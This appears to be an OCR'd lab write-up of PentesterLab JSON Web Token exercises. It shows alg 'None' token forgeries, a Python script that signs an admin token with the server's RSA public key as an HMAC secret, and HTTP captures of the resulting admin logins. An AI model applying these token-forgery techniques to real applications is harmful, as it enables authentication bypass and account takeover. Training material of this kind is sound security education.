{"alg":"HS256","typ":"JWS"}.{"login":"armaan","iat":"1581828802"}fQ.ZjFhMGYyM2ZkYmZlOTRhZTZlYjgwM2RkZmVkMDkzODUxNzU0NTgxNDg4Y2NkYjM0NTI4NTRkODM5NzI0NmU3MA

{"alg":"NONE","typ":"JWS"}.{"login":"armaan","iat":"1581828802"}fQ.ZjFhMGYyM2ZkYmZlOTRhZTZlYjgwM2RkZmVkMDkzODUxNzU0NTgxNDg4Y2NkYjM0NTI4NTRkODM5NzI0NmU3MA

{"alg":"None","typ":"JWS"}.{"login":"armaan","iat":"1581828802"}fQ.ZjFhMGYyM2ZkYmZlOTRhZTZlYjgwM2RkZmVkMDkzODUxNzU0NTgxNDg4Y2NkYjM0NTI4NTRkODM5NzI0NmU3MA

{"alg":"None","typ":"JWS"}.{"login":"armaan","iat":"1581828802"}fQ.ZjFhMGYyM2ZkYmZlOTRhZTZlYjgwM2RkZmVkMDkzODUxNzU0NTgxNDg4Y2NkYjM0NTI4NTRkODM5NzI0NmU3MA

eyJhbGciOiJOb25lIiwidHlwIjoiSldTIn0=.{"login":"admin","iat":"1581828802"}fQ.

eyJhbGciOiJOb25lIiwidHlwIjoiSldTIn0=.eyJsb2dpbiI6ImFkbWluIiwiaWF0IjoiMTU4MTgyODgwMiJ9fQ.

Request

Raw | Params | Headers | Hex

```
GET /index.php HTTP/1.1
Host: ptl-5404cfc1-b5a79ce1.libcurl.so
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=eyJhbGciOiJOb25lIiwidHlwIjoiSldTIn0=.eyJsb2dpbiI6ImFkbWluIiwiaWF0IjoiMTU4MTgyODgwMiJ9.
Upgrade-Insecure-Requests: 1
```

? < + > Type a search term 0 matches

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sun, 16 Feb 2020 04:57:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1339
Connection: close
X-Powered-By: PHP/5.6.30-0+deb8u1
Vary: Accept-Encoding

<!-- PentesterLab -->
<html>
    <head>
        <title>[PentesterLab] JSON Web Token</title>
        <link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
        <link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
        <script src="https://pentesterlab.com/tracking/jwt.js"></script>
    </head>
    <body>
      <div class="container-narrow">
        <div class="header">
          <div class="navbar navbar-fixed-top">
            <div class="nav-collapse collapse">
              <ul class="nav navbar-nav">
                                <li><a href="/logout.php">Logout</a></li>
                            </ul>
            </div>
          </div>
        </div>
      </div>
      <div class="container">
        <div class="body-content">


<div class="row">
  <div class="col-lg-12">
    <h1>JSON Web Token</h1>
      <p>Welcome to the <a href="https://pentesterlab.com/">PentesterLab</a>'s exercise on JSON Web Token.</p>
      <p>The objective of this exercise is to find a way to get logged in as the user "admin"...</p>
            <span class="text text-success">
        You are currently logged in as admin! The key for this exercise is
<b>b03de01a-3003-4f96-b2b0-e03534bd1c99</b>.
      </span>


  </div>
</div>



        </div>
      </div>

    </body>
</html>
```


? < + > Type a search term 0 matches

Done


1,555 bytes | 426 millis

ABUSING THE PUBLIC KEY


WHEN AN APPLICATION USING RSA TO SIGN THE TOKEN



TYPICAL FLOW IN RSA BASED ENCRYPTION



WHAT IF YOU FIND PUBLIC KEY SOMEWHERE WHILE YOUR RECON PROCESS





```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAo2R2WvnypG871pBqaAUY
ShKibV21THtfdQq6uEcVMGHm7kcvsAriHTvC3IlhmfIIMxd3zBGAyNgPpUQiqJQG
Ac7W3yUxMRO8gzWZzZMjzQT0mDAwQrNWPlKUvDS7mJOymk1kxnilqhuXi8NsbfbC
9STzZUAoqSyrsLGyggLB5yEPBuNZ3wK/3yNaDmTny3i5s96qfujmQ15MJ/QAgHCr
+Zeq54fG32yz0o4br88SUEdsExblVYosf3GYRt0cMF/zzeyAJ7QmRqxvN2fNwa/N
IMPLYzZJs7L1aY75ryzV4P39SRTyQn/op6iWUCuVhZRchKXTGQUfZ7b1HA95it1b
UQIDAQAB
-----END PUBLIC KEY-----
```

CHECK IF THERE IS ANY VERIFICATION OF AN ALGORITHM.

```python
import hmac  #convert to hmac
import base64 #encode to base64
import hashlib #encode the signature/requires for hmac

f = open("/Users/armaanpathan/Desktop/public_key.pem") #open the key
key = f.read() #read the key


## Before "{"typ":"JWT","alg":"RS256"}.{"login":"test"}"
## After "{"typ":"JWT","alg":"HS256"}.{"login":"admin"}"


jwt="eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9Cg.eyJsb2dpbiI6ImFkbWluIn0K"

signature = base64.urlsafe_b64encode(hmac.new(key,jwt,hashlib.sha256).digest()).decode('UTF-8').rstrip("=")  #Signing the token with public key

print (jwt+"."+signature)
```

```
→  Desktop git:(master) ✗ python jwt_exploit.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9Cg.eyJsb2dpbiI6ImFkbWluIn0K.uDOxFCZxq_1Ujjzi
chL72YJD2D6vpb1xF5mYfKZUDhk
→  Desktop git:(master) ✗
```



Go
Cancel
Target: http://ptl-826564eb-9c2255f3.libcurl.so
Request
Raw
Params
Headers
Hex
GET http://ptl-826564eb-9c2255f3.libcurl.so/index.php HTTP/1.1
Host: ptl-826564eb-9c2255f3.libcurl.so
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.9
Referer: http://ptl-826564eb-9c2255f3.libcurl.so/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,hi;q=0.8
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJsb2dpbiI6InRlc3QifQ.ZabKsEue5gDPyvwNnS8Xned104AR5V4LFaM4ApaLM9OvG2S
EQbiiOwLvwFXM0mqAI7xoJXDosbjvNFzz2lrthQDZseZkrw9Ogebbxr6bl4wO6p64VQV0siBKroL_xWa8o5chkSru1kEEHAsEm5CaZvQlhshDvZ
c0gf-_eE0ZPudVO2j3ie_70dEqVCQJ5d86iYp5Ob0SRJdjpXNnYcmFnj9KOLnuM6TGzYExWqVRw2II2Iovjahq0IjacnnO47Hpixe8YHuTVZtzD
TNLcqGvslNxYAq2efMWLktqM6rOU5k-CrtqVV3vc1bgcXmTOCI2_3FsnDQ2_hssWaocA18EEw
Connection: close
Type a search term
0 matches
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Fri, 21 Feb 2020 05:08:37 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1280
X-Powered-By: PHP/5.6.30-0+deb8u1
Vary: Accept-Encoding
X-Cache: MISS from 3d5efeb63d0b
X-Cache-Lookup: MISS from 3d5efeb63d0b:25603
Connection: close
<!-- PentesterLab -->
<html>
<head>
<title>[PentesterLab] JSON Web Token</title>
<link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
<link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
<script src="https://pentesterlab.com/tracking/jwt_ii.js"></script>
</head>
<body>

<ul class="nav navbar-nav">
Logout

<h1>JSON Web Token II </h1>
Welcome to the second PentesterLab's exercise on JSON Web
Token.
The objective of this exercise is to find a way to get logged in as the user "admin"...

You are currently logged in as test!

</body>
</html>
Type a search term
0 matches
Ready
1,575 bytes | 400 millis


Go
Cancel
Target: http://ptl-826564eb-9c2255f3.libcurl.so
Request
Raw
Params
Headers
Hex
GET http://ptl-826564eb-9c2255f3.libcurl.so/index.php HTTP/1.1
Host: ptl-826564eb-9c2255f3.libcurl.so
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.9
Referer: http://ptl-826564eb-9c2255f3.libcurl.so/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,hi;q=0.8
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9Cg.eyJsb2dpbiI6ImFkbWluIn0K.uDOxFCZxq_1UjjzichL72YJD2D6vpb1xF5mYfKZUDh
k
Connection: close
Type a search term
0 matches
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Fri, 21 Feb 2020 05:08:42 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1353
X-Powered-By: PHP/5.6.30-0+deb8u1
Vary: Accept-Encoding
X-Cache: MISS from 3d5efeb63d0b
X-Cache-Lookup: MISS from 3d5efeb63d0b:25603
Connection: close
<!-- PentesterLab -->
<html>
<head>
<title>[PentesterLab] JSON Web Token</title>
<link rel="stylesheet" media="screen" href="/css/bootstrap.css" />
<link rel="stylesheet" media="screen" href="/css/pentesterlab.css" />
<script src="https://pentesterlab.com/tracking/jwt_ii.js"></script>
</head>
<body>

<ul class="nav navbar-nav">
Logout

<h1>JSON Web Token II </h1>
Welcome to the second PentesterLab's exercise on JSON Web
Token.
The objective of this exercise is to find a way to get logged in as the user "admin"...

